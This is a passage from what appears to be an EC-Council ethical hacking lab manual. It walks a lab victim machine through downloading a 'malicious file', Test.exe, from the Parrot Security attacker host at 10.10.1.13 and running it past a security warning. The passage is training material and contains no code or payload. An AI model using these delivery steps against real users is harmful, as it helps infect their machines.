16. Click **Test.exe** to download the file.

    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The **Open File - Security Warning** window appears; click **Run**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.